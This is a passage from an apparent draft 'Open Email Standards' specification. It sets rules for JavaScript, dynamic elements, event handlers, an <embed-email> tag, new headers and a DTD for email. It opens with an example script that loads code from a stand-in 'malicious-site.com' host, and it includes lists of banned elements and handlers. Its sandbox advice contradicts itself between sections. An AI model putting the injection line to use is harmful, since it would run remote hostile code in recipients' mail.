  script.src = "http://malicious-site.com/inject.js";
  document.head.appendChild(script);
</script>
```

- **Web Workers**: The use of Web Workers (e.g., `new Worker('worker.js')`) is strictly prohibited in email content as they allow the execution of scripts in a separate thread, potentially loading and running external JavaScript files.

- **Service Worker Registration**: The registration of Service Workers (e.g., `navigator.serviceWorker.register()`) is strictly prohibited. Unlike standard scripts, Service Workers persist in the browser background beyond the email's lifecycle, posing severe risks of network request interception, unauthorized background processing, and persistent tracking.

- **Unauthorized Access to Browser APIs**: JavaScript must not interact with browser-specific APIs (e.g., `navigator.geolocation`) without explicit consent.

- **Unsafe URL Schemes**: Links using `javascript:` or `data:` schemes are strictly prohibited due to their potential for executing malicious code or embedding harmful content. These schemes bypass traditional security mechanisms and pose significant risks to user safety.

- **Note on TypeScript**: While TypeScript is a powerful development tool, it is irrelevant at runtime in the email context since email clients do not support TypeScript natively. All TypeScript must be precompiled into JavaScript, and the resulting code must adhere strictly to Open Email Standards, avoiding prohibited practices like `innerHTML`, `eval()`, or dynamic imports.

3.3.3 Limitations on Script-Generated Elements

Dynamic content generation using component-based frameworks like Vue or Preact allows for flexible HTML rendering in modern environments. However, in the context of email, runtime-generated content introduces potential attack vectors. To mitigate security risks and maintain consistency across clients, Open Email Standards strictly limit which elements may be created dynamically.

Restricted Dynamically Created Elements

The following elements are prohibited from being rendered dynamically, even through approved frameworks. Their creation poses security risks or circumvents content restrictions:

- `<script>`: Introduces unauthorized or malicious script execution, compromising email security.
- `<iframe>`, `<embed>`, `<object>`, `<param>`: Completely prohibited in email content, whether static or dynamic, due to risks like tracking and unauthorized content execution.
- `<audio>`, `<video>`, `<canvas>`: Must be statically defined. Dynamic creation increases risks like fingerprinting or unauthorized media rendering.
- `<button>`, `<datalist>`, `<fieldset>`, `<form>`, `<input>`, `<label>`, `<legend>`, `<optgroup>`, `<output>`, `<select>`, `<textarea>`: Forms must be defined statically to enforce validation, prevent phishing, and control where data is sent.
- `<template>`: Disallowed dynamically due to its ability to inject deferred, hidden DOM content that can bypass validation. Static usage is also discouraged in email environments.
- `<link>`: Completely restricted. Stylesheets must be statically defined in the `<head>` section and sourced only from pre-approved libraries.

Allowed Dynamically Created Elements

To ensure compatibility and secure rendering, only the following elements may be dynamically created using approved frameworks (e.g., Vue, Preact). The following list represents elements deemed secure under Open Email Standards:

- **Structural Elements**: `<article>`, `<aside>`, `<caption>`, `<col>`, `<colgroup>`, `<div>`, `<dl>`, `<dt>`, `<figure>`, `<figcaption>`, `<footer>`, `<header>`, `<hgroup>`, `<li>`, `<main>`, `<menu>`, `<nav>`, `<ol>`, `<p>`, `<section>`, `<span>`, `<table>`, `<tbody>`, `<td>`, `<tfoot>`, `<th>`, `<thead>`, `<tr>`, `<ul>`.

- **Interactive Components**: `<details>`, `<summary>`, `<dialog>`.

- **Images & Media Elements**: `<area>`, `<img>`, `<map>`, `<picture>`, `<svg>` with blocking mechanisms like `ImageBlocker.js` applied.

- **Text & Semantic Formatting**: `<a>`, `<abbr>`, `<address>`, `<b>`, `<bdi>`, `<bdo>`, `<blockquote>`, `<br>`, `<cite>`, `<code>`, `<data>`, `<dd>`, `<del>`, `<dfn>`, `<em>`, `<h1>`, `<h2>`, `<h3>`, `<h4>`, `<h5>`, `<h6>`, `<hr>`, `<i>`, `<ins>`, `<kbd>`, `<mark>`, `<meter>`, `<pre>`, `<progress>`, `<q>`, `<rp>`, `<rt>`, `<ruby>`, `<s>`, `<samp>`, `<small>`, `<strong>`, `<sub>`, `<sup>`, `<time>`, `<u>`, `<var>`, `<wbr>`.

Implementation Guidelines

To maintain compliance with Open Email Standards, both developers and email clients must adhere to the following guidelines:

- **Use Static Content**: Ensure restricted elements like `<script>` or `<link>` are defined statically in the email content.

- **Validate Allowed Elements**: Dynamically created elements, such as `<div>` or `<span>`, must strictly adhere to approved security and functionality guidelines. They must avoid unauthorized behaviors, including unapproved event handlers, unauthorized attribute modifications, or interactions that compromise email security.

- **Monitor and Log Attempts**: Email clients should detect and block unauthorized attempts to dynamically create restricted elements, logging such actions for security audits.

3.3.4 Restricted and Conditional Event Handlers

JavaScript event handlers enable dynamic interactions but pose significant security risks when misused in email environments. To safeguard user data and prevent unauthorized script execution, certain handlers are selectively allowed under strict conditions, while others are fully restricted.

Conditionally Allowed Handlers

- `onclick`, `onmouseover`, `onfocus`: These handlers enhance the user experience by enabling modals, expanding collapsible sections, or displaying tooltips. Their use is permitted only when paired with pre-approved, secure libraries and integrated with RedirectBlocker.js[8], an open-source script to block unauthorized redirections.

Restricted Event Handlers

- `onload`: This event should be restricted for all HTML elements in email content to prevent files from being automatically loaded or executed when an email is opened, especially when applied to the `<body>` element. Email clients should ensure that any attempt to use `onload` is blocked, regardless of the element it's applied to. The use of DownloadBlocker.js[9] is recommended for email clients to detect and block unauthorized attempts to load external files triggered by the onload event.

- `onkeydown`, `onkeyup`, `onkeypress`: These handlers manage keyboard interactions and can pose risks like keylogging if misused. While they could be allowed under strict conditions, limiting their usage is recommended to avoid unintended data capture.

- **Lifecycle and Network Events**: Handlers for lifecycle-specific or background events—such as `install`, `activate`, `fetch`, or `push`—are strictly prohibited. Event listeners must be limited to immediate user-driven interactions (e.g., `click`, `change`) within the active email context to ensure no persistent execution occurs after the message is closed.

[8] RedirectBlocker.js prevents unauthorized redirects. Available at github.com/email5

[9] DownloadBlocker.js blocks automatic downloads. Available at github.com/email5

3.3.5 Security Challenges of Non-Standard Libraries

While HTML5 tags and attributes are fully supported under the Open Email Standards framework, the introduction of non-standard attributes from dynamic libraries—such as HTMX, Alpine.js, or Unpoly—poses significant security challenges. These libraries enable live updates and AJAX-like interactions using custom attributes (e.g., `hx-get`, `hx-post`, `up-target`), that fall outside the scope of HTML5 standards.

Non-Standard Libraries Security Risks

Permitting non-standard attributes and behaviors in emails leads to critical vulnerabilities that compromise security and user privacy, including:

- **Cross-Site Scripting (XSS)**: Dynamic attributes can be exploited to inject malicious scripts, exposing sensitive user data.
- **Phishing Attacks**: Dynamically loaded content can mislead users into interacting with fraudulent elements.
- **Unauthorized Data Collection**: External content loading and tracking can occur without user consent, potentially violating user privacy.

Restrictions on Non-Standard Libraries

Open Email Standards disallow non-standard attributes and behaviors introduced by dynamic libraries like HTMX. This restriction ensures that the email environment remains secure, compliant, and protected against potential exploitation. By prohibiting these non-standard implementations, Open Email Standards maintain a secure, privacy-focused, and consistent framework for email content delivery.

Controlled Interaction Alternatives

Open Email Standards endorse the use of vetted JavaScript libraries, such as Preact and Vue, which ensure secure, component-based interactions. These libraries follow best practices, aligning with the framework's focus on privacy and security.

3.3.6 Privacy Compliance

Given the potential for JavaScript to interact with user data, strict privacy compliance measures are mandatory to protect user trust and adhere to global standards:

- **No Tracking by Default**: Scripts must not include tracking mechanisms unless explicitly disclosed and consented to by the user. Any tracking functionality must adhere to global privacy standards, such as GDPR or CCPA.

- **Transparent Policies**: Email clients should provide clear information about the scope and behavior of allowed scripts to build user trust.

- **Data Protection**: Scripts must not access or transmit sensitive user data, such as email addresses, browsing history, or personal identifiers.

- **AJAX Transparency:** Email clients must notify users before executing AJAX or `fetch` requests to ensure explicit user consent for all external data interactions. Such functions must only activate upon explicit user approval, maintaining strict adherence to global privacy standards such as GDPR and CCPA.

3.4 New `<embed-email>` Tag for Embedding Content

As the internet evolves, streaming media and social platforms have transformed how people engage with content, reshaping expectations of what email can deliver. To meet this need, Open Email Standards define the `<embed-email>` tag, a streamlined solution for embedding third-party content, such as videos, audio tracks, and social media posts. Rather than relying on multiple tags for each type of media, a single universal tag is introduced with flexible attributes to specify the platform and content embedded.

***Example 1**: Embedding a YouTube video*

```
<embed-email rel="youtube"
url="https://www.youtube.com/watch?v=dQw4w9WgXcQ" width="560"
height="315" allow="fullscreen" />
```

***Example 2**: Embedding a Spotify track*

```
<embed-email rel="spotify"
url="https://open.spotify.com/track/7GhIk7Il098yCjg4BQjzvb" width="300"
height="380" />
```

3.4.1 Purpose and Benefits

The `<embed-email>` tag is designed to simplify the embedding of third-party media while maintaining security and consistency across email clients. Following the Web Components naming convention, the tag includes a hyphen (`-`) to avoid conflicts with standard HTML tags and ensure future compatibility. By standardizing the embedding model through a single tag, Open Email Standards improve interoperability while reducing the risks commonly associated with traditional tags like `<iframe>`. Key benefits include:

- **Consistency**: The `<embed-email>` tag offers a unified approach to embedding content from various platforms (e.g., YouTube, Instagram, Spotify), ensuring consistent behavior across email clients.

- **Security**: This tag ensures that media content is embedded from trusted, verified sources, reducing risks such as cross-site scripting (XSS) and unauthorized data access.

3.4.2 Allowed Tag Attributes

- `rel`: Specifies the platform from which the content is embedded[10]. This optional attribute helps the email client identify the embedding mechanism and, if provided, is cross-verified with the `url` attribute to validate its source.

- `url`: Defines the exact URL of the third-party content to be embedded. This attribute ensures that only the specified content is displayed. If the `rel` attribute is provided, the `url` is cross-verified to validate its source and enhance security.

- `width`, `height`: Define the dimensions of the embedded content. These attributes are optional, and email clients may override these values to ensure the best user experience across different screen sizes and layouts.

- `allow`: Specifies the permissions for the embedded content. This attribute controls which features the embedded content can access. Below are the permissions currently allowed and disallowed for email embedding:

    - **Allowed Permissions**:

        - `fullscreen`: Allows the user to view content in fullscreen mode.

        - `encrypted-media`: Allows encrypted media to be played.

        - `camera`, `microphone`: May be permitted by the client if the embedded platform supports real-time communication and the user grants permission.

```
allow="fullscreen; encrypted-media"
```

    - **Disallowed Permissions (within `allow`)**:

        - `autoplay`: Automatically playing content can be intrusive and disruptive to the user experience.

[10] For an updated list of approved third-party platforms, please refer to openstandards.email

3.4.3 Disallowed Tag Attributes

- `autoplay`: Automatically playing embedded content (e.g., audio or video) can be invasive and disrupt the user experience, so this attribute should not be used in any form.
- `download`: Prevents automatic downloads to avoid potential security risks.
- `srcdoc`: Enables inline HTML in an `<iframe>`, which introduces XSS risks.
- `seamless`: Although it makes an `<iframe>` appear as part of the document, it may pose layout and security risks.
- `formaction`: This attribute can change the behavior of form submissions, potentially introducing security vulnerabilities or inconsistencies in how the form interacts with its intended action.

3.4.4 Additional Attributes

- `allowfullscreen`: Instead of using the standalone attribute, full screen capability should be managed through the `allow` attribute (e.g., `allow="fullscreen"`), which offers more granular permission control and aligns with modern security practices.
- `referrerpolicy`: This attribute defines the privacy policy for sending referrer information when users interact with embedded content, ensuring user privacy by controlling what is shared. A recommended value is:

```
referrerpolicy="no-referrer-when-downgrade"
```

- `sandbox`: This attribute restricts certain actions within the embedded content, such as form submissions or script execution. It is optional but highly recommended for enhanced security. A typical usage would be:

```
sandbox="allow-scripts allow-same-origin"
```

3.4.5 Client-Side Implementation

The functionality of the `<embed-email>` tag relies entirely on the email client for execution. When an email client encounters this tag, it interprets the `rel` attribute to determine the correct platform (e.g., YouTube or Spotify) and dynamically replaces the tag with the appropriate embedding code, such as an `<iframe>` or a necessary JavaScript snippet. This process ensures that only trusted, verified content is displayed while maintaining a seamless user experience, giving the email client control over the process.

***Example 1**: Replacing a YouTube Video*

For a YouTube video, the `<embed-email>` tag will be replaced by an `<iframe>`:

```
<iframe width="560" height="315"
src="https://www.youtube.com/embed/dQw4w9WgXcQ" allow="accelerometer;
encrypted-media; gyroscope; picture-in-picture"></iframe>
```

***Example 2**: Replacing a Tweet from X (formerly Twitter)*

The client might replace the `<embed-email>` tag with the script required by X:

```
<blockquote class="twitter-tweet"><a
href="https://twitter.com/username/status/1234567890"></a></blockquote><
script async src="https://platform.twitter.com/widgets.js"
charset="utf-8"></script>
```

***Example 3**: Replacing a Spotify Track*

The email client might replace the `<embed-email>` tag with an `<iframe>`:

```
<iframe
src="https://open.spotify.com/embed/track/7GhIk7Il098yCjg4BQjzvb"
width="300" height="380" allow="encrypted-media"></iframe>
```

3.4.6 Sandbox Configuration Guidelines for Email Clients

Email clients are responsible for applying appropriate sandbox configurations when rendering embedded content. The following guidelines help ensure secure and privacy-respecting behavior across platforms. The sandbox attribute should be configured as follows:

Allowed Permissions

- `allow-scripts`: Enables JavaScript execution within the embedded content, such as YouTube players or social widgets. Only scripts from the trusted embedded domain are allowed; raw JavaScript in the email itself remains disallowed.

- `allow-forms`: Enables forms in the embedded content, consistent with the email standards for interactivity.

- `allow-popups`: Popups may be allowed if controlled and opened in a new window (e.g., `target="_blank"`) and are from trusted sources.

Restricted Permissions

- `allow-same-origin`: This permission allows the sandboxed content to behave as if it were part of the same origin as the parent document, which introduces security risks and should generally be restricted.

- `allow-top-navigation`: This permission allows embedded content to navigate the top-level browsing context, posing a phishing risk, and should be disallowed.

- `allow-modals`: This permission is generally discouraged due to its intrusive nature, but may be allowed if the modal is triggered by trusted embedded content (e.g., platform login dialogs) and does not obstruct the entire email interface.

3.4.7 Security Considerations

Embedding third-party content into emails presents significant risks, including data breaches and unauthorized actions. The `<embed-email>` tag counters these risks by enforcing trusted sources, encrypted transmissions, and attribute-based security measures to ensure safe usage.

- **Trusted Domains**: The `rel` attribute identifies the platform namespace (e.g., YouTube, Spotify) associated with the embedded content. Email clients are responsible for validating both the `url` and `rel` attributes to prevent the embedding of unauthorized or malicious third-party content. If there's a mismatch between the `rel` and `url` attributes, the email client should reject the embed to prevent security risks.

- **Secure Transmission**: All URLs specified in the `url` attribute must use HTTPS to ensure encrypted transmission and safeguard against data breaches.

- **Permission Enforcement**: The `allow` attribute must be strictly enforced to prevent unauthorized actions, such as auto-play or accessing restricted features.

- **Privacy and Isolation**: Implementing both the `referrerpolicy` and `sandbox` attributes is strongly recommended. These attributes ensure embedded content adheres to privacy standards while remaining isolated from potential vulnerabilities. These attributes provide layered protections: `sandbox` restricts embedded behavior, while `referrerpolicy` controls what information is shared during user interactions.

3.5 New Headers for Email

As part of the Open Email Standards initiative, new headers are introduced to advance email communication, strengthening transparency and enabling richer user experiences. These headers provide practical benefits, such as seamless versioning of the standards, improved user privacy, and enhanced message functionality and personalization. By adopting these standardized headers, the initiative empowers users and email clients with greater clarity, security, and control in their interactions.

***Example**: Email with Open Email Standards Headers*

```
From: sender@example.com
To: recipient@example.com
Subject: Example with Open Email Standards Headers
Date: Mon, 24 Jun 2024 12:34:56 -0400
Message-ID: <unique.message.id@example.com>
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: quoted-printable

Standard-Version: 1.0
Privacy-Flag: no-reply; no-forwarding
Preview-Text: This is a brief preview of the email content.
Profile-Image: https://example.com/logo.png
Content-Expires: Wed, 01 Jan 2025 12:00:00 GMT
Tracking-Link: https://tracker.example.com/email/98765
```

Moving Away from the X- Prefix

To ensure clearer interpretation, Open Email Standards removes the `X-` prefix for custom headers, promoting a shift to standardized naming[11]. By transitioning to descriptive and standardized header naming conventions, the proposed headers within Open Email Standards provide clear, intuitive naming that enhances both human and machine readability. This change supports greater consistency, encourages widespread adoption across email clients, and ensures these headers remain effective in enabling rich, secure, and interactive email experiences.

[11] Historically, the X- prefix indicated experimental headers, leading to inconsistencies across clients.

3.5.1 Standard-Version Header

The `Standard-Version` header specifies the version of the Open Email Standards framework applied to an email. Its primary role is to ensure compatibility and consistency across different email clients by indicating the specific standard used. This allows email clients to interpret and render the message in accordance with the intended specifications.

```
Standard-Version: 1.0
```

Benefits:

- **Compatibility**: This header enables email clients and services to apply the correct version, reducing inconsistencies and errors in how emails are displayed or handled.
- **Version Control**: Versioning allows for smoother upgrades by ensuring backward compatibility, so future iterations of the standards can be adopted without disrupting older systems.
- **Standardized Framework**: Including a version header promotes a cohesive approach to handling email content across various platforms, helping align email clients with the latest capabilities and security protocols.

3.5.2 Privacy-Flag Header

The `Privacy-Flag` header provides control over specific actions users can take with an email, enhancing privacy and handling of sensitive information. By setting flags like `no-forwarding` and `no-reply`, senders can define the intended behavior for their messages, preventing unintentional replies to non-responsive addresses or unauthorized forwarding. This enhances security by preventing redistribution of sensitive messages.

```
Privacy-Flag: no-reply; no-forwarding
```

Allowed Options:

- `no-reply`: When set, this option indicates that the email client should disable the reply function, helping users avoid sending messages to non-operational addresses such as `noreply@example.com`.
- `no-forwarding`: This option disables the forward function for the message, enhancing privacy and protecting sensitive information from being shared with unintended recipients.

Benefits:

- **User Experience**: The `no-reply` option enhances usability by clearly signaling when a response isn't needed or will not be received.
- **Privacy and Security**: The `no-forwarding` option helps protect the integrity of sensitive information, providing control over who can view the email and preventing unauthorized sharing.
- **Enhanced Email Handling**: These flags empower email clients to apply visual indicators or disable certain actions, simplifying user interaction and enhancing privacy controls.

3.5.3 Preview-Text Header

The `Preview-Text` header provides a standardized method to define a short preview of the email's content. This text appears in the recipient's inbox, offering a quick glimpse of the message before it is opened. Unlike relying on random body content or using code hacks for previews, this header gives senders full control over what is displayed, improving clarity and engagement.

```
Preview-Text: This is a brief preview of the email content.
```

Benefits:

- **Improved Engagement**: Provides recipients with context before opening the email, increasing the likelihood of interaction.
- **Consistent Previews**: Eliminates reliance on email clients generating previews from arbitrary content, ensuring the intended message is shown.
- **Streamlined Inbox Experience**: Helps users quickly identify the relevance of emails.

Best Practice Guidelines:

- **Character Limit**: The `Preview-Text` header should not exceed 255 characters. If the text exceeds this limit, email clients are advised to truncate it gracefully.
- **Input Validation**: The `Preview-Text` header must only contain plain text. No HTML, JavaScript, or other executable code should be allowed. This restriction helps prevent potential injection attacks and ensures the header functions as intended without security risks.
- **Sensitive Information**: Senders should avoid including any sensitive or confidential information in the `Preview-Text` header. Since preview text is often visible in email notifications or lock screens, sensitive content could inadvertently be exposed.

3.5.4 Profile-Image Header

The `Profile-Image` header offers a simple, cost-effective way for email clients to display sender-specific images, such as company logos or personal avatars. This enhances brand recognition, fosters user trust, and promotes inclusivity for organizations of all sizes. Unlike BIMI (Brand Indicators for Message Identification), which requires a Verified Mark Certificate (VMC) and DMARC alignment, the `Profile-Image` header offers a simpler and more inclusive approach, making emails visually distinct and easily recognizable in inboxes.

```
Profile-Image: https://example.com/logo.png
```

Benefits:

- **Accessibility**: Unlike BIMI, this header does not require expensive Verified Mark Certificates (VMC), making it an inclusive option for individuals and smaller organizations.
- **Simple Implementation**: Adding a single header line with a secure URL simplifies the process compared to BIMI's multi-step requirements.
- **Flexibility**: Supports diverse use cases, from personal emails to small businesses, without requiring complex authentication setups.
- **Enhanced Recognition**: Displaying a logo or avatar makes emails stand out in crowded inboxes, improving user engagement and brand recall.

A Complementary Approach to BIMI

The `Profile-Image` header serves as a practical alternative, complementing BIMI by offering a simpler option for individuals and organizations without the resources for full BIMI implementation. Email clients are encouraged to prioritize BIMI logos if both BIMI and `Profile-Image` headers are present. For organizations that have the resources, adopting BIMI with DMARC and a Verified Mark Certificate offers the highest level of trust and brand visibility. The `Profile-Image` header complements BIMI by catering to individuals and smaller organizations, ensuring inclusivity across the email ecosystem.

Security Guidelines

To ensure safe implementation and mitigate potential risks, the `Profile-Image` header must adhere to the following security protocols:

- **Strict Verification**: The header must be ignored entirely if the sender fails SPF, DKIM, or DMARC verification, or if the email is flagged as spam or suspicious.
- **Domain Validation**: Ensure the image URL matches the sender's domain or comes from pre-validated trusted sources to prevent misuse.
- **File Validation**: Only allow secure image formats such as PNG or JPEG. Reject potentially harmful formats like SVG, which could embed malicious code.
- **Base64 Encoding**: Base64-encoded images are strictly prohibited to prevent bypassing security measures, ensure compatibility with validation protocols, and maintain performance standards.
- **Secure Protocols**: All images must be served over HTTPS to ensure secure transmission and protect against tampering or interception during delivery.
- **Privacy Note**: The header must not expose personal or sensitive information about the sender or recipient. It should focus solely on public or brand-related images.

Optional DNS Validation

To enhance security, email clients can optionally validate the `Profile-Image` header using a DNS TXT record published by the sender. This record should include the authorized image URL and follow a standardized naming convention. Email clients may query the DNS record to confirm that the image URL matches the one specified by the sender's domain. If no match is found or the record is missing, the client can proceed with other verification methods or fallback measures, such as displaying a generic avatar.

```
_profileimage.example.com. IN TXT "https://example.com/logo.png"
```

Implementation Guidelines

- **Size Recommendations**: Square images with a resolution of at least 500 x 500 pixels are recommended to ensure compatibility with a wide range of devices, including high-resolution displays.

- **File Size Validation**: To ensure fast loading times and minimal bandwidth usage, the image file size should ideally not exceed 1MB.

  Note: While 1MB is recommended, email clients may implement stricter limits to optimize performance.

- **Caching Considerations**: Email clients may cache or store images for verified senders to enhance performance and reduce server load.

- **Fallback Handling**: When validation fails or no Profile-Image header is provided, email clients should display a generic placeholder avatar to maintain visual consistency.

- **Reputation-Based Display**: Email clients should prioritize displaying the `Profile-Image` header for senders with a strong domain reputation. For domains with poor reputations or a record of misuse, the header should be ignored or stripped.

3.5.5 Content-Expires Header

The `Content-Expires` header introduces a mechanism to define the expiration date of email content. By specifying a timestamp, this header helps email clients determine when the message content is no longer available or applicable. It is particularly useful for time-sensitive communications, such as expiring resources, live status updates, or temporally-driven content.

```
Content-Expires: Wed, 01 Jan 2025 12:00:00 GMT
```

Benefits:

- **Enhanced Relevance**: Enables email clients to identify and potentially archive or deprioritize expired content, ensuring users are not presented with outdated information.
- **Improved User Experience**: Avoids confusion by clearly marking messages as time-sensitive, ensuring recipients view only relevant content.
- **Dynamic Content Handling**: Supports use cases where email content may be replaced or invalidated after a specific time, aligning with modern interactive and event-driven email strategies.
- **Efficient Email Management**: Facilitates automated archiving or deletion policies in email clients, improving inbox organization and reducing clutter.

Implementation Guidelines:

- **Date Format**: The value of the header follows the standardized RFC 822 format to ensure compatibility across email clients.
- **Client Behavior**: While email clients are not required to act on this header, it serves as a guideline to enable better handling of time-sensitive messages.
- **Security Compliance**: Email content flagged as expired must be rendered unavailable rather than deleted or archived, ensuring important information is preserved and protected against accidental loss.

3.5.6 Tracking-Link Header

The `Tracking-Link` header introduces a transparent and standardized method for tracking email opens, offering an ethical alternative to methods like tracking images. This header allows senders and platforms to adopt uniform practices governed by clear security policies, empowering users to control tracking behavior through their email client settings.

```
Tracking-Link: https://tracker.example.com/email/98765
```

Benefits:

- **Enhanced Transparency**: Improves user trust by replacing image-based tracking methods with a single, standardized URL, offering a clear and responsible alternative.
- **User Privacy Management**: Enables email clients to provide users with options to block or allow tracking, fostering privacy and compliance with standards.
- **Standardization**: Encourages email senders and platforms to align with a consistent and legitimate tracking method, reducing fragmented and inconsistent practices across the ecosystem.

Implementation Guidelines:

- **URL Declaration**: The header must specify a valid HTTPS URL and include only the minimal data necessary for identifying user interactions, such as tokens or hashed identifiers.
- **HTTP Request Handling**: When the email is opened, the client initiates a `GET` request to the `Tracking-Link`. Email clients may optionally obfuscate IP and User-Agent details using proxies or relays.
- **Distinction from Read Receipts**: Unlike `Disposition-Notification-To`, which requests explicit user acknowledgment, the `Tracking-Link` automates email open tracking when permitted by the recipient.

3.6 Framework and Maintenance of Open Email Standards

This section outlines the structural backbone and governance principles of the Open Email Standards framework. From defining secure email architectures using the DTD to managing evolving standards and deprecated practices, it ensures that email clients, developers, and consumers operate on a unified and secure foundation.

3.6.1 DTD for Open Email Standards

To promote secure, consistent, and standards-compliant emails, the Open Email Standards introduce a custom Document Type Definition (DTD)[12]. This DTD defines strict guidelines for allowed elements, attributes, and structures in emails, ensuring compatibility and safety across email clients.

Example: *Sample DOCTYPE declaration*

```
<!DOCTYPE email SYSTEM "https://openstandards.email/dtd/email.dtd">
```

Key Features of the DTD

The Open Email Standards DTD provides the following functionality:

- **Define Allowed Elements**: Specify supported tags, including metadata, forms, and scripts from trusted sources, while prohibiting insecure elements like `<iframe>` and `<object>`.
- **Restrict Event Handlers**: Limits event handlers (e.g., `onload`) to prevent unauthorized script execution and malicious content.
- **Control Resource Usage**: Define attributes for resources like CSS, and scripts, ensuring they comply with the structure and standards specified by the DTD.
- **Validation Mechanism**: Ensure that emails adhere to Open Email Standards and enable email clients to validate messages, reducing risks and ensuring compatibility across platforms.

[12] This DTD can be accessed for validation purposes at: openstandards.email/dtd/email.dtd

***Example**: Sample DTD for Open Email Standards*

```
<!ELEMENT html (head, body)>
<!ATTLIST html
    xmlns CDATA #FIXED "http://www.w3.org/1999/xhtml">

<!ELEMENT head (title, meta?, link?, style?)>
<!ELEMENT title (#PCDATA)>
<!ELEMENT meta EMPTY>
<!ATTLIST meta
    charset CDATA #IMPLIED
    name CDATA #IMPLIED
    content CDATA #IMPLIED>

<!ELEMENT link EMPTY>
<!ATTLIST link
    href CDATA #REQUIRED
    rel CDATA #FIXED "stylesheet"
    type CDATA #FIXED "text/css">

<!ELEMENT body (h1|p|a|img|form|button)*>
<!ELEMENT h1 (#PCDATA)>
<!ELEMENT p (#PCDATA)>
<!ELEMENT a (#PCDATA)>
<!ATTLIST a
    href CDATA #REQUIRED
    target (self|blank) #IMPLIED>

<!ELEMENT img EMPTY>
<!ATTLIST img
    src CDATA #REQUIRED
    alt CDATA #IMPLIED>

<!ELEMENT form (input|button)*>
<!ATTLIST form
    action CDATA #REQUIRED
    method (GET|POST) #IMPLIED>

<!ELEMENT input EMPTY>
<!ATTLIST input
    type (text|email|submit) #REQUIRED
    name CDATA #IMPLIED>

<!ELEMENT button (#PCDATA)>
```

Overview of DTD Framework

The DTD framework for Open Email Standards establishes clear rules for secure and consistent email content across clients. It defines permissible elements, attributes, and behaviors while ensuring compliance with modern security practices and organizing content into a structured hierarchy.

1. **HTML Structure**

    - **HTML**: Starts with `<!DOCTYPE>` and wraps the entire structure within the `<html>` tag, containing `<head>` and `<body>`.

    - **Head**: Supports `<meta>`, `<link>`, `<title>`, and optional `<style>` elements for metadata and stylesheets. Scripts must originate from trusted sources and comply with the Open Email Standards.

    - **Body**: Contains the interactive and visual components of the email. All content must adhere to structural, styling, and security guidelines defined in the Open Email Standards.

2. **Allowed Body Elements**

    - **Content Tags**: `<a>`, `<abbr>`, `<address>`, `<area>`, `<article>`, `<aside>`, `<b>`, `<bdi>`, `<bdo>`, `<blockquote>`, `<br>`, `<caption>`, `<cite>`, `<code>`, `<col>`, `<colgroup>`, `<data>`, `<dd>`, `<del>`, `<details>`, `<dfn>`, `<dialog>`, `<div>`, `<dl>`, `<dt>`, `<em>`, `<figure>`, `<figcaption>`, `<footer>`, `<h1>`, `<h2>`, `<h3>`, `<h4>`, `<h5>`, `<h6>`, `<header>`, `<hgroup>`, `<hr>`, `<i>`, `<img>`, `<ins>`, `<kbd>`, `<li>`, `<main>`, `<map>`, `<mark>`, `<menu>`, `<meter>`, `<nav>`, `<ol>`, `<output>`, `<p>`, `<picture>`, `<pre>`, `<progress>`, `<q>`, `<rp>`, `<rt>`, `<ruby>`, `<s>`, `<samp>`, `<section>`, `<small>`, `<span>`, `<strong>`, `<sub>`, `<summary>`, `<sup>`, `<svg>`, `<table>`, `<tbody>`, `<td>`, `<tfoot>`, `<th>`, `<thead>`, `<time>`, `<tr>`, `<u>`, `<ul>`, `<var>`, `<wbr>`.

    - **Forms**: `<button>`, `<datalist>`, `<fieldset>`, `<form>`, `<input>`, `<label>`, `<legend>`, `<optgroup>`, `<select>`, `<textarea>`.

    - **Custom Tags**: The `<embed-email>` tag is allowed for embedding third-party content.

- **Media Elements**: Elements such as `<audio>`, `<video>`, and `<canvas>` are allowed with strict limitations. Their use of `<source>` and `<track>` is permitted only when external files are loaded from trusted sources and rendered safely by the email client under sandboxed conditions.

- **Scripts**: Only pre-approved JavaScript libraries from trusted CDNs are permitted. Raw JavaScript is disallowed. The `<noscript>` tag is allowed for fallback content when scripts are blocked or unsupported. The `<output>` tag is permitted in static form contexts but must not rely on raw JavaScript. Only certain structural and formatting tags may be created dynamically via JavaScript—see Section 3.3.3 for the full list.

3. **Security-Restricted Features**

- **Elements**: Tags like `<iframe>`, `<embed>`, `<object>`, `<param>`, `<template>` and `<base>` are restricted due to their potential to introduce security risks, such as phishing or XSS attacks.

- **Event Handlers**: Event handlers that can trigger unauthorized actions—such as `onload` in `<body>`, or keyboard-based handlers like `onkeydown`, `onkeyup`, and `onkeypress`—are restricted. Only event handlers explicitly allowed within approved frameworks are permitted.

- **Forms**: Sensitive input types like `<input type="password">` and `<input type="search">`, along with the `<search>` tag, are explicitly prohibited due to limited utility and potential misuse.

4. **Validation Rules**

- **Inline and embedded CSS**: Allowed but must follow secure practices. Unsafe patterns (e.g., JavaScript URLs or base64-encoded images) are disallowed. CSS `@import` rules are prohibited inside `<style>` elements. Properties like `cursor` are also prohibited.

- **SVG Usage**: Only static inline `<svg>` tags are allowed. Scripts, animation, interactivity, or external references within SVGs are strictly prohibited. All SVGs must be sanitized (e.g., using SVGO) prior to inclusion.

3.6.2 Approved Libraries and Resources

To ensure a secure, performant, and consistent email experience, Open Email Standards permit only a defined set of external CSS frameworks, JavaScript libraries, and CDN providers. These resources have been pre-approved based on their reliability, cryptographic delivery over HTTPS, and alignment with security and performance best practices. By restricting usage to these trusted sources, the standards help prevent unauthorized tracking, dynamic injection, and other risks associated with unverified third-party content.

Approved CDN Providers

- **Cloudflare CDN** — **cdnjs.cloudflare.com**
- **Email 5 CDN** — **html5.email**
- **Google Fonts** — **fonts.googleapis.com**
- **jsDelivr** — **cdn.jsdelivr.net**
- **UNPKG** — **unpkg.com**

CSS Frameworks and Utilities

- **Animate.css** — **animate.style**
- **Bootstrap (v5.x)** — **getbootstrap.com**
- **Bulma** — **bulma.io**
- **Foundation** — **get.foundation**
- **Tailwind CSS** — **tailwindcss.com**

Approved JavaScript Libraries

- **Chart.js** — **chartjs.org**
- **Preact** — **preactjs.com**
- **Vue.js (v2 and v3)** — **vuejs.org**

The list of approved resources may be expanded or updated. For the latest version, please visit: **openstandards.email**

3.6.3 Meta Tag Considerations in Open Email Standards

In the context of Open Email Standards, most meta tags are not allowed due to the security risks they pose. Certain meta tags can introduce vulnerabilities like unauthorized redirection, cookie setting, or security policy manipulation.

Meta Tags to Avoid

Certain meta tags introduce security risks and should be avoided, including:

- `<meta http-equiv="refresh">`: Automatically redirects or refreshes the page after a set time. This can be exploited for phishing attacks or malicious redirects.
